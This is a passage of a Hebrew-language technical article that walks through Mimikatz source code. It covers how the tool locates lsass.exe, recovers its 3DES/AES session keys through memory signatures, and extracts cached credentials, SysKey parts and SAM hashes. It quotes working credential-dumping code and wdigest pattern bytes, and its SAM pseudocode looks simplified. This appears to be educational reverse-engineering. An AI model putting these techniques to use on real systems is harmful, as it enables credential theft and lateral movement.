if(kull_m_crypto_hash(CALG_SHA_256, uPassword.Buffer, uPassword.Length, sha2, 32))
	kprintf(L"SHA2: "); kull_m_string_wprintf_hex(sha2, 32, 0); kprintf(L"\n");

return STATUS_SUCCESS;
```

לצורך שלמות הסבר, נציין ששליטה על אופן ה-cache וכמה התחברויות לשמור לאחור במערכת ההפעלה ניתן לבצע באמצעות הערך CachedLogonsCount תחת הנתיב ברגיסטרי של:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
```

במקרה של המכונה השלי, הערך הדיפולטי הוא 10 - משמע רק ה-10 התחברויות האחרונות של כלל המשתמשים במכונה ישמרו לוקאלית:



כמו כן, ערך ה-DCC2 מאוחסן ברגיסטרי תחת:

```
HKEY_LOCAL_MACHINE\SECURITY\Cache
```

Crypto::extract

הפקודה אמונה על הוצאת מפתחות מתוך תשתית ה-CryptoAPI של Windows. הפקודה עובדת ע"י חיפוש של תהליכים בזיכרון אחר מפתחות קריפטוגרפיים ומידע רגיש אחר כדוגמת session keys, תעודות ומפתחות RSA. הפונקציה kull_m_process_getProcessInformation בקובץ kull_m_process.c מאפשרת לקבל מידע על כל תהליך בעזרת callback שנקרא kuhl_m_crypto_extract_ProcessAnalysis שמשיגה את ה-ID של התהליך ולבסוף, לאחר שירשור קצר של פונקציות נוספות, את ה-PEB (Process Environment Block) שלו - המידע במסגרת userland של התהליך. בהמשך, ישנו חיפוש של המודול rsaenh.dll (ספריה המממשת cryptographic service provide בשביל לבצע את פונקציות ההצפנה והפיענוח של RSA) בתהליך ומושג מידע על ה-exported functions שלו. אותן פונקציות מאפשרות להבין האם התהליך מכיל סודות.

להלן הקוד בקובץ kuhl_m_crypto_extractor.c שמבצע את הבדיקה ב-exported functions:

```
BOOL CALLBACK kuhl_m_crypto_extract_exports_callback_module_exportedEntry32(PKULL_M_PROCESS_EXPORTED_ENTRY pExportedEntryInformations, PVOID pvArg)
{
	PKIWI_CRYPT_SEARCH ps = (PKIWI_CRYPT_SEARCH) pvArg;
	if(pExportedEntryInformations->name)
	{
		if(_stricmp(pExportedEntryInformations->name, "CPGenKey") == 0)
			ps->ProcessKiwiCryptKey32.CPGenKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDeriveKey") == 0)
			ps->ProcessKiwiCryptKey32.CPDeriveKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDestroyKey") == 0)
			ps->ProcessKiwiCryptKey32.CPDestroyKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPSetKeyParam") == 0)
			ps->ProcessKiwiCryptKey32.CPSetKeyParam = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPGetKeyParam") == 0)
			ps->ProcessKiwiCryptKey32.CPGetKeyParam = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPExportKey") == 0)
			ps->ProcessKiwiCryptKey32.CPExportKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPImportKey") == 0)
			ps->ProcessKiwiCryptKey32.CPImportKey = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPEncrypt") == 0)
			ps->ProcessKiwiCryptKey32.CPEncrypt = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDecrypt") == 0)
			ps->ProcessKiwiCryptKey32.CPDecrypt = PtrToUlong(pExportedEntryInformations->function.address);
		else if(_stricmp(pExportedEntryInformations->name, "CPDuplicateKey") == 0)
			ps->ProcessKiwiCryptKey32.CPDuplicateKey = PtrToUlong(pExportedEntryInformations->function.address);

		ps->bAllProcessKiwiCryptKey = ps->ProcessKiwiCryptKey32.CPGenKey && ps->ProcessKiwiCryptKey32.CPDeriveKey &&
			ps->ProcessKiwiCryptKey32.CPDestroyKey && ps->ProcessKiwiCryptKey32.CPSetKeyParam &&
			ps->ProcessKiwiCryptKey32.CPGetKeyParam && ps->ProcessKiwiCryptKey32.CPExportKey &&
			ps->ProcessKiwiCryptKey32.CPImportKey && ps->ProcessKiwiCryptKey32.CPEncrypt &&
			ps->ProcessKiwiCryptKey32.CPDecrypt && ps->ProcessKiwiCryptKey32.CPDuplicateKey;
	}
	return !ps->bAllProcessKiwiCryptKey;
}
```

כאשר rsaenh.dll אינו בזיכרון, ישנו חיפוש של ספריות bycrypt.dll (מימוש פוקנציות הצפנה סימטריות, אסימטריות, גיבובים וכן חתימות ב-Windows, החל ממערכות Windows Vista והלאה) ו-bcryptprimitives.dll (מימוש פונקציות קריפטוגרפיות כדוגמת גזירת מפתחות, הצפנה ופיענוח - החל מ-Windows 8 והלאה). כאמור, הכל כתלות במערכת ההפעלה. גם בהן מתבצע חיפוש של ה- exported functions.

במידה ואכן נמצא שקיימות exported functions חשודות, ישנו ניסיון לקרוא מהזיכרון של התהליך, לחפש בו מבני זיכרון המתאימים למבנים קריפטוגרפיים כדוגמת מפתחות RSA ו-AES. לדוגמה, בשביל לבדוק אם הזיכרון מכיל מפתח פרטי של RSA מתבצע חיפוש לפי Header ספציפי ובדיקת האורך שלו. במידה ואותו שדה קיים, המידע מועתק מהזיכרון.

דוגמה למבני זיכרון שהקוד מחפש:


```
typedef struct _KIWI_RAWKEY64 {
    DWORD64 obfUnk0; // 0E380D2CC
    ALG_ID Algid;
    DWORD Flags; // ? 1
    DWORD dwData; // size (0x10) ?
    // align on x64
    DWORD64 Data;
    DWORD unk0; // ? 1
    DWORD unk1;
    DWORD64 unk2; //
    DWORD unk3;
    BYTE IV[32];
    DWORD unk4;
    DWORD dwSalt;
    BYTE Salt[24];
    DWORD unk5; // ? 1
    DWORD dwMode;
    DWORD dwModeBits;
    DWORD dwPermissions;
    DWORD dwEffectiveKeyLen;
    DWORD64 OaepParamsLen;
    DWORD dwOaepParamsLen;
    DWORD dwBlockLen;
} KIWI_RAWKEY64, *PKIWI_RAWKEY64;
```

```
typedef struct _RSAPUBKEY {
  DWORD magic;
  DWORD bitlen;
  DWORD pubexp;
} RSAPUBKEY;
```

Sekurlsa module - האם מימיקץ בכלל צריך עוד מודלים חוץ ממנו?

כנראה המודל הכי מוכר בכל Mimikatz. אפשר לומר שבפרק הקרוב ניגע רק ב"פקודה אחת" - **sekurlsa::logonpasswords**. השתמשנו בגרשיים מכיוון שלמעשה הפקודה הזו הכוללת כמעט את כל שאר פקודות המודול בתוכה ולכן תכל'ס נסביר כבר פחות או יותר את כולן. כמו כן, נציין שרוב הפקודות במודל דומות מאוד באופן הפעולה שלהן ולכן לאחר ההסבר הראשוני על אחת מהן (msv), לא נעמיק בכולן (ובחלקן לא ניגע כלל). רוב הלוגיקה של המודל ממומשת בקובץ kuhl_m_sekurlsa.c אבל מכיוון שהמודל עצמו מבצע פעולות רחבות מאוד הוא לוקח גם די הרבה קוד ממודלים אחרים.

נושא שחשוב להכיר לפני שצוללים לפרק הוא Authentication Packages (חבילות אימות בעברית לא ברורה). רשמתי על כך ארוכות במאמר הקודם ולכן נסתפק בלגנוב משם את האיור של ארכיטקטורת SSPI (Security Support Provider Interface), להדגיש בו את חבילות האימות ולהפנות את הקורא האחראי אל המאמר הנ"ל במידה ומשהו לא מובן:



אוקיי אוקיי מתחילים. הפקודה **sekurlsa::logonpasswords** נוגעת בחבילות האימות הבאות - msv, livessp, Kerberos, credential manager ,wdigest ועוד אשר פועלות בתוך LSASS:

```
const PKUHL_M_SEKURLSA_PACKAGE lsassPackages[] = {
    &kuhl_m_sekurlsa_msv_package,
    &kuhl_m_sekurlsa_tspkg_package,
    &kuhl_m_sekurlsa_wdigest_package,
#if !defined(_M_ARM64)
    &kuhl_m_sekurlsa_livessp_package,
#endif
    &kuhl_m_sekurlsa_kerberos_package,
    &kuhl_m_sekurlsa_ssp_package,
    &kuhl_m_sekurlsa_dpapi_svc_package,
    &kuhl_m_sekurlsa_credman_package,
    &kuhl_m_sekurlsa_kdcsvc_package,
    &kuhl_m_sekurlsa_cloudap_package,
};
```

לפני שנעבור על כיצד sekurlsa מנצלת כל חבילה בנפרד בשביל לשלוף את הסודות ממנה, נסתכל על פונקציה kuhl_m_sekurlsa_acquireLSA אשר מהווה חלק חשוב בחיבור אל מול תהליך ה-lsass עצמו (והלכה למעשה קוראים לה בכל פעם שרוצים להתממשק אליו בקוד).

הערה: מכיוון שתהליך lsass הוא תהליך רגיש, כל ההתקשרות מולו מוצפנת (על ידי מפתח סימטרי). בשביל כך, mimikatz מחפש בזיכרון תבניות המייצגות את את מפתח ה-IV, מפתח ה-3DES ומפתח ה-AES ובאמצעותם יוצר מפתח סימטרי לתקשורת מול lsass.

פונצקיית kuhl_m_sekurlsa_acquireLSA מתחילה בטיפה הגדרת משתנים ואז בודקת האם בעבר השגנו כבר את מרחב הזיכרון של תהליך ה-lsass (לפי בדיקת משתנה hLsassMem). במידה ועדיין אין לנו את הכתובת (זו הריצה הראשונה של מיפוי כתובת ה-lsass), הקוד ינסה להשיג את ה-id של תהליך מהזיכרון. ניתן לראות את זה בתמונה הבאה:

```
if(!cLsass.hLsassMem)
{
    status = STATUS_NOT_FOUND;
    if(pMinidumpName)
    {
        Type = KULL_M_MEMORY_TYPE_PROCESS_DMP;
        kprintf(L"Opening : \'%s\' file for minidump...\n", pMinidumpName);
        hData = CreateFile(pMinidumpName, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_
    }
    else
    {
        Type = KULL_M_MEMORY_TYPE_PROCESS;
        if(kull_m_process_getProcessIdForName(L"lsass.exe", &pid))
            hData = OpenProcess(processRights, FALSE, pid);
        else PRINT_ERROR(L"LSASS process not found (?)\n");
    }
```

הפונקציה kull_m_process_getProcessIdForName שבתמונה היא חלק ממודל **Process** (אליו נקדיש פרק שלם בהמשך) אשר מנסה להשיג את ה-pid של תהליך מסוים ולפתוח אליו handle בעזרת פנייה אל Windows API עם openProcess.

כיצד אז משיגים את ה-pid של lsass אתם שואלים? ניכנס אל kull_m_process.c ונראה בדיוק את זה:

```
NTSTATUS kull_m_process_NtQuerySystemInformation(SYSTEM_INFORMATION_CLASS informationClass, PVOID buffer, ULONG informationLength)
{
    NTSTATUS status = STATUS_INFO_LENGTH_MISMATCH;
    DWORD sizeOfBuffer, returnedLen;

    if(*(PVOID *) buffer)
    {
        status = NtQuerySystemInformation(informationClass, *(PVOID *) buffer, informationLength, &returnedLen);
    }
    else
    {
        for(sizeOfBuffer = 0x1000; (status == STATUS_INFO_LENGTH_MISMATCH) && (*(PVOID *) buffer = LocalAlloc(LPTR, sizeOfBuffer)) ; sizeOfBuffer <<= 1)
        {
            status = NtQuerySystemInformation(informationClass, *(PVOID *) buffer, sizeOfBuffer, &returnedLen);
            if(!NT_SUCCESS(status))
                LocalFree(*(PVOID *) buffer);
        }
    }
    return status;
}

NTSTATUS kull_m_process_getProcessInformation(PKULL_M_PROCESS_  UM_CALLBACK callBack, PVOID pvArg)
{
    NTSTATUS status;                                        ESS_ENUM_CALL
    PSYSTEM_PROCESS_INFORMATION buffer = NULL, myInfos;

    status = kull_m_process_NtQuerySystemInformation(SystemProcessInformation, &buffer, 0);

    if(NT_SUCCESS(status))
    {
        for(myInfos = buffer; callBack(myInfos, pvArg) && myInfos->NextEntryOffset ; myInfos = (PSYSTEM_PROCESS_INFORMATION) ((PBYTE) myInfos + myInfos->NextEntryOffset));
        LocalFree(buffer);
    }
    return status;
}
```

כמו שאפשר לראות, שתי הפונקציות שבתמונה עושות שימוש ב-NtQuerySystemInformation עם הדגל של SystemProcessInformation. לפי הדוקומנטציה של מייקרוסופט, שימוש בדגל הנוכחי יחזיר מערך עם כל התהליכים שרצים כעת במערכת. אחר כך, באמצעות RtlEqualUnicodeString מתבצעת השוואה עבור כל תהליך שמצאנו אל מול שם התהליך שברצוננו לחפש, שכאמור במקרה זה - "**lsass.exe**".

```
BOOL CALLBACK kull_m_process_callback_pidForName(PSYSTEM_PROCESS_INFORMATION pSystemProcessInformation, PVOID pvArg)
{
    if(((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->isFound = RtlEqualUnicodeString(&pSystemProcessInformation->ImageName, ((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->name, TRUE))
        *((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->processId = PtrToUlong(pSystemProcessInformation->UniqueProcessId);
    return !((PKULL_M_PROCESS_PID_FOR_NAME) pvArg)->isFound;
}

BOOL kull_m_process_getProcessIdForName(LPCWSTR name, PDWORD processId)
{
    BOOL status = FALSE;
    UNICODE_STRING uName;
    KULL_M_PROCESS_PID_FOR_NAME mySearch = {&uName, processId, FALSE};

    RtlInitUnicodeString(&uName, name);
    if(NT_SUCCESS(kull_m_process_getProcessInformation(kull_m_process_callback_pidForName, &mySearch)))
        status = mySearch.isFound;
    return status;;
}
```

לאחר השגת ה-handle, נשים את המצביע המתאים אל התהליך:

```
    break;
case KULL_M_MEMORY_TYPE_PROCESS:
    if((*hMemory)->pHandleProcess = (PKULL_M_MEMORY_HANDLE_PROCESS) LocalAlloc(LPTR, sizeof(KULL_M_MEMORY_HANDLE_PROCESS)))
    {
        (*hMemory)->pHandleProcess->hProcess = hAny;
        status = TRUE;
    }
    break;
```

בהמשך, mimikatz משיג מידע על הכתובות והסיפריות בהן התהליך משתמש ולאחר קריאה אל פונקציה kuhl_m_sekurlsa_nt6_LsaInitializeProtectedMemory נשיג את המפתחות אל מול ה-lsass בעזרת קריאת מערכת BCryptGetProperty אשר מחזירה מאפיינים קריפטוגרפיים.

במידה והכל צלח, נחפש בזיכרון את התבנית המייצגת את את מפתח ה-IV, מפתח ה-3DES ומפתח ה-AES. הכלי משתמש במפתחות האלו על מנת ליצור מפתח הצפנה סימטרי משלו עבור הדיבור עם תהליך ה-lsass בעזרת BCryptGenerateSymmetricKey:

```
NTSTATUS kuhl_m_sekurlsa_nt6_acquireKeys(ULONG_PTR pInitializationVector, ULONG_PTR phAesKey, ULONG_PTR ph3DesKey)
{
        NTSTATUS status = STATUS_NOT_FOUND;
        if(ReadMemory(pInitializationVector, InitializationVector, sizeof(InitializationVector), NULL))
                if(kuhl_m_sekurlsa_nt6_acquireKey(ph3DesKey, &k3Des) && kuhl_m_sekurlsa_nt6_acquireKey(phAesKey, &kAes))
                        status = STATUS_SUCCESS;
        return status;
}
```

```
if(buffer = LocalAlloc(LPTR, taille))
{
  if(ReadMemory(phKey, &ptr, sizeof(PVOID), NULL))
  {
    if(ReadMemory((ULONG_PTR) ptr, &hKey, sizeof(KIWI_BCRYPT_HANDLE_KEY), NULL) && hKey.tag == 'UUUR')
    {
      if(ReadMemory((ULONG_PTR) hKey.key, buffer, taille, NULL) &&  ((PKIWI_BCRYPT_KEY) buffer)->tag == 'MSSK') // same as 8
      {
        pHardKey = (PKIWI_HARD_KEY) ((PBYTE) buffer + offset);
        if(bufferHardKey = LocalAlloc(LPTR, pHardKey->cbSecret))
        {
          if(ReadMemory((ULONG_PTR) hKey.key + offset + FIELD_OFFSET(KIWI_HARD_KEY, data), bufferHardKey, pHardKey->cbSecret, NULL))
          {
            __try
            {
              status = NT_SUCCESS(BCryptGenerateSymmetricKey(pGenKey->hProvider, &pGenKey->hKey, pGenKey->pKey, pGenKey->cbKey, (PUCHAR) bufferHardKey, pHardKey->cbSecret, 0));
            }
            __except(GetExceptionCode() == ERROR_DLL_NOT_FOUND){}
          }
          LocalFree(bufferHardKey);
        }
      }
    }
  }
  LocalFree(buffer);
}
```

אז יש לנו handler ישיר לזיכרון של תהליך lsass ואת מפתח ההצפנה שמאפשר לנו לתקשר איתו. מה אפשר לעשות מכאן? ובכן, בדיוק מה שאתם חושבים - **להוציא את כל הסודות שיש בתוכו**. זה לא כל כך פשוט. נתחיל לעבור על חבילות האימות השונות.

ספויילר אלרט: אפשר לחלק את כל המעבר על פקודת **sekurlsa** עם כל חבילות האימות השונות לאלגוריתם הבא:

1. פתיחת חיבור אל ה-DLL העומד מאחורי חבילת האימות הנבחרת
2. יצירת מפתח לדיבור מול ה-LSASS
3. סריקה בזיכרון התהליך למציאת חתימה\תבנית* מוגדרת מראש כתלות במ"ה
4. קריאה של ה-credentials לפי מה שמצאנו

אם הבנתם את ארבעת השלבים הללו - הבנתם את רוב הפרק.

* בפרק "**פונקציות מעניינות שבחרנו לשים עליהן דגש**" לקראת סוף המאמר אנחנו מציגים בדיוק את קטעי הקוד שאחראיים על חיפוש החתימות\תבניות בזיכרון ספריות ה-DLL הרלוונטיות לכל חבילת אימות.

Msv - הפקודה הראשונה שבה ניגע היא **sekurlsa::msv**. בפקודה זו, נפתח את הזיכרון של lsass בעזרת הפונקציה של mimikatz שנקראת kull_m_memory_open ובעזרת openProcess. נוכל לראות כאן את פעולת פתיחת הזיכרון:

```
case KULL_M_MEMORY_TYPE_PROCESS:
   if((*hMemory)->pHandleProcess = (PKULL_M_MEMORY_HANDLE_PROCESS) LocalAlloc(LPTR, sizeof(KULL_M_MEMORY_HANDLE_PROCESS)))
   {
       (*hMemory)->pHandleProcess->hProcess = hAny;
       status = TRUE;
   }
   break;
```

כאשר האובייקט hmemory מורכב ממספר handle-ים שונים ונראה כך:

```
typedef struct _KULL_M_MEMORY_HANDLE_PROCESS
{
        HANDLE hProcess;
} KULL_M_MEMORY_HANDLE_PROCESS, *PKULL_M_MEMORY_HANDLE_PROCESS;

typedef struct _KULL_M_MEMORY_HANDLE_FILE
{
        HANDLE hFile;
} KULL_M_MEMORY_HANDLE_FILE, *PKULL_M_MEMORY_HANDLE_FILE;

typedef struct _KULL_M_MEMORY_HANDLE_PROCESS_DMP
{
        PKULL_M_MINIDUMP_HANDLE hMinidump;
} KULL_M_MEMORY_HANDLE_PROCESS_DMP, *PKULL_M_MEMORY_HANDLE_PROCESS_DMP;

typedef struct _KULL_M_MEMORY_HANDLE_KERNEL
{
        HANDLE hDriver;
} KULL_M_MEMORY_HANDLE_KERNEL, *PKULL_M_MEMORY_HANDLE_KERNEL;

typedef struct _KULL_M_MEMORY_HANDLE {
        KULL_M_MEMORY_TYPE type;
        union {
                PKULL_M_MEMORY_HANDLE_PROCESS pHandleProcess;
                PKULL_M_MEMORY_HANDLE_FILE pHandleFile;
                PKULL_M_MEMORY_HANDLE_PROCESS_DMP pHandleProcessDmp;
                PKULL_M_MEMORY_HANDLE_KERNEL pHandleDriver;
        };
} KULL_M_MEMORY_HANDLE, *PKULL_M_MEMORY_HANDLE;
```

כמו בהסבר מקודם, ננסה להשיג מפתחות אל ה-LSASS בעזרת 3DES ולאחר מכן בעזרת AES. ננסה לעשות זאת בעזרת BCryptOpenAlgorithmProvider על מנת לטעון את סוג האלגוריתם, BCryptSetProperty יאפשר לטעון את מצב ההצפנה (CBC עבור 3DES ו-CFB עבור AES). נשיג מידע על המודול בעזרת kull_m_process_getVeryBasicModuleInformations (אחלה שם) ו- kuhl_m_sekurlsa_findlibs:

```
NTSTATUS kuhl_m_sekurlsa_nt6_LsaInitializeProtectedMemory()
{
    NTSTATUS status = STATUS_NOT_FOUND;
    ULONG dwSizeNeeded;
    __try
    {
        status = BCryptOpenAlgorithmProvider(&k3Des.hProvider, BCRYPT_3DES_ALGORITHM, NULL, 0);
        if(NT_SUCCESS(status))
        {
            status = BCryptSetProperty(k3Des.hProvider, BCRYPT_CHAINING_MODE, (PBYTE) BCRYPT_CHAIN_MODE_CBC, sizeof(BCRYPT_CHAIN_MODE_CBC), 0);
            if(NT_SUCCESS(status))
            {
                status = BCryptGetProperty(k3Des.hProvider, BCRYPT_OBJECT_LENGTH, (PBYTE) &k3Des.cbKey, sizeof(k3Des.cbKey), &dwSizeNeeded, 0);
                if(NT_SUCCESS(status))
                    k3Des.pKey = (PBYTE) LocalAlloc(LPTR, k3Des.cbKey);
            }
        }

        if(NT_SUCCESS(status))
        {
            status = BCryptOpenAlgorithmProvider(&kAes.hProvider, BCRYPT_AES_ALGORITHM, NULL, 0);
            if(NT_SUCCESS(status))
            {
                status = BCryptSetProperty(kAes.hProvider, BCRYPT_CHAINING_MODE, (PBYTE) BCRYPT_CHAIN_MODE_CFB, sizeof(BCRYPT_CHAIN_MODE_CFB), 0);
                if(NT_SUCCESS(status))
                {
                    status = BCryptGetProperty(kAes.hProvider, BCRYPT_OBJECT_LENGTH, (PBYTE) &kAes.cbKey, sizeof(kAes.cbKey), &dwSizeNeeded, 0);
                    if(NT_SUCCESS(status))
                        kAes.pKey = (PBYTE) LocalAlloc(LPTR, kAes.cbKey);
                }
            }
        }
    }
    __except(GetExceptionCode() == ERROR_DLL_NOT_FOUND){}
    return status;
}
```

את המפתח לפתיחת ה-LSASS נייצא מזיכרון ה-LSASS (לא נלאה בדרך שבה זה קורה). לאחר שמצאנו את ה-header המתאים ל-msv1_0.dll , נטען את זיכרון ה-LSASS שקראנו אל האובייקט הבא:

```
typedef struct _KIWI_BASIC_SECURITY_LOGON_SESSION_DATA {
    PKUHL_M_SEKURLSA_CONTEXT    cLsass;
    const KUHL_M_SEKURLSA_LOCAL_HELPER * lsassLocalHelper;
    PLUID                       LogonId;
    PLSA_UNICODE_STRING         UserName;
    PLSA_UNICODE_STRING         LogonDomain;
    ULONG                       LogonType;
    ULONG                       Session;
    PVOID                       pCredentials;
    PSID                        pSid;
    PVOID                       pCredentialManager;
    FILETIME                    LogonTime;
    PLSA_UNICODE_STRING         LogonServer;
} KIWI_BASIC_SECURITY_LOGON_SESSION_DATA, *PKIWI_BASIC_SECURITY_LOGON_SESS
```

כל עוד סוג ההתחברות אינו network (לדוגמה בחיבור ל-share, winRM, מדפסת) נבצע הדפסה של הפרטים מהזיכרון על בסיס מיקומם בזיכרון.

המשתנה gCandidateKeys יכיל את רשימת מפתחות (מפתחות hardcoded, מפתחות דיפולטיביים ומפתחות שנגזרו מתוך ה-SAM) ש-mimikatz תשתמש בהן על מנת לפענח את ה-masterkey שיאפשר להיכנס אל ה-credentials המוצפנים:

```
LIST_ENTRY gCandidateKeys = {&gCandidateKeys, &gCandidateKeys};
BYTE gIumMkPerBoot[32];
BOOL isgIumMkPerBoot = FALSE;

BOOL kuhl_m_sekurlsa_sk_candidatekey_add(BYTE key[32], DOUBLE entropy)
{
	BOOL status = FALSE;
	PKEYLIST_ENTRY entry;
	if(key)
	{
		if(entry = (PKEYLIST_ENTRY) LocalAlloc(LPTR, sizeof(KEYLIST_ENTRY)))
		{
			RtlCopyMemory(entry->key, key, 32);
			entry->entropy = entropy;
			entry->navigator.Blink = gCandidateKeys.Blink;
			entry->navigator.Flink = &gCandidateKeys;
			((PKEYLIST_ENTRY) gCandidateKeys.Blink)->navigator.Flink = (PLIST_ENTRY) entry;
			gCandidateKeys.Blink = (PLIST_ENTRY) entry;
			status = TRUE;
		}
	}
	else PRINT_ERROR(L"No key?");
	return status;
}
```

כאשר PKEYLIST_ENTRY מוגדר בצורה הבאה:

```
typedef struct _KEYLIST_ENTRY {
	LIST_ENTRY navigator;
	BYTE key[32];
	DOUBLE entropy;
} KEYLIST_ENTRY, *PKEYLIST_ENTRY;
```

לכל מועמד ב-gCandidateKeys שמועמד להיות ה-**SysKey** (נקרא גם bootkey או System key), ננסה ליצור מפתח סימטרי (masterkey) באמצעות BCryptGenerateSymmetricKey ונשתמש ב- BCryptDecrypt על מנת לנסות לפענח את הבלוק המוצפן שמייצג את ה-credentials המוצפנים.

מה זה SysKey? ובכן, מדובר באופרציה שמצפינה בצורה חזקה את ה-hashed password בתוך ה-SAM על מנת להגן עליהם מפני פיצוח. ה-syskey נלקח מארבע מפתחות שונים:

- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\JD
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Skew1
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Data
- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\GBG

עם זאת, אל תצפו לראות שם יותר מידי מכיוון שהמידע עצמו נשמר בשדה מוסתר של המפתח שלא ניתן לראות עם כלים כמו regedit. אם לדייק אזי כל חלק של המפתח נשמר בתוך ה-key's Class attribute בתור Unicode string שמספק ערך האקסה של החלק במפתח.

אותם מפתחות נגישים גם בזמן תהליך ה-boot על ידי ה-thread הראשי של Smss (Session Manager) אשר מתחיל את תהליך Winlogon שבתורו טוען את תהליך LSASS יותר מאוחר בשביל להרים את שירות ה-SAM שמתממשק עם ממסד הנתונים של SAM עצמו ואת syskey.exe. בפרק הבא (של lsadump) נרחיב על הנושא עוד טיפה כאשר ניגע במימוש של ביצוע SAM dump.

נסכם את המודל של msv באמצעות פסודו קוד להוצאת המפתחות המוצפנים:

```
function getHashedPassword(bootKey):
    # Open the SAM file in binary mode
    samFile = open('C:\Windows\System32\config\SAM', 'rb')
    samData = samFile.read() # Read the binary data from the SAM file
    samFile.close() # Close the SAM file

    # Extract the necessary data from the SAM file:
    bootKeyBytes = bootKey.encode('utf-16le')
    bootKeyHash = hashlib.sha1(bootKeyBytes).digest()
    rc4Key = bootKeyHash[:16]
    rc4 = ARC4.new(rc4Key)
    encryptedBytes = samData[0x3c:0x40] + samData[0x50:]
    decryptedBytes = rc4.decrypt(encryptedBytes)
    hashedPassword = decryptedBytes[-0x20:]

    return hashedPassword
```

sekurlsa::wdigest - גם כאן, ניתקל בהתנהגות דומה לזאת של msv - פתיחת הזיכרון של ה-wdigest.dll מתוך lsass, השגת מפתחות, חיפוש signature בזיכרון והדפסת הנתונים הרלוונטיים.

החתימות\תבניות הרלוונטיים ל-wdigest הם כתלות בגרסה של מערכת ההפעלה.

אפשר לראות זאת בצורה טובה בקובץ kuhl_m_sekurlsa_wdigest.c:

```
#if defined(_M_ARM64)
BYTE PTRN_WIN6_PasswdSet[] = {0xc4, 0x22, 0x40, 0xb9, 0x8b, 0xa2, 0x00, 0x91, 0x28, 0x21, 0x40, 0xb9, 0x1f, 0x01, 0x04, 0x6b};
KULL_M_PATCH_GENERIC WDigestReferences[] = {
	{KULL_M_WIN_BUILD_10_1803,	{sizeof(PTRN_WIN6_PasswdSet),	PTRN_WIN6_PasswdSet},	{0, NULL}, {-48, 8, 48}},
};
#elif defined(_M_X64)
BYTE PTRN_WIN5_PasswdSet[]	= {0x48, 0x3b, 0xda, 0x74};
BYTE PTRN_WIN6_PasswdSet[]	= {0x48, 0x3b, 0xd9, 0x74};
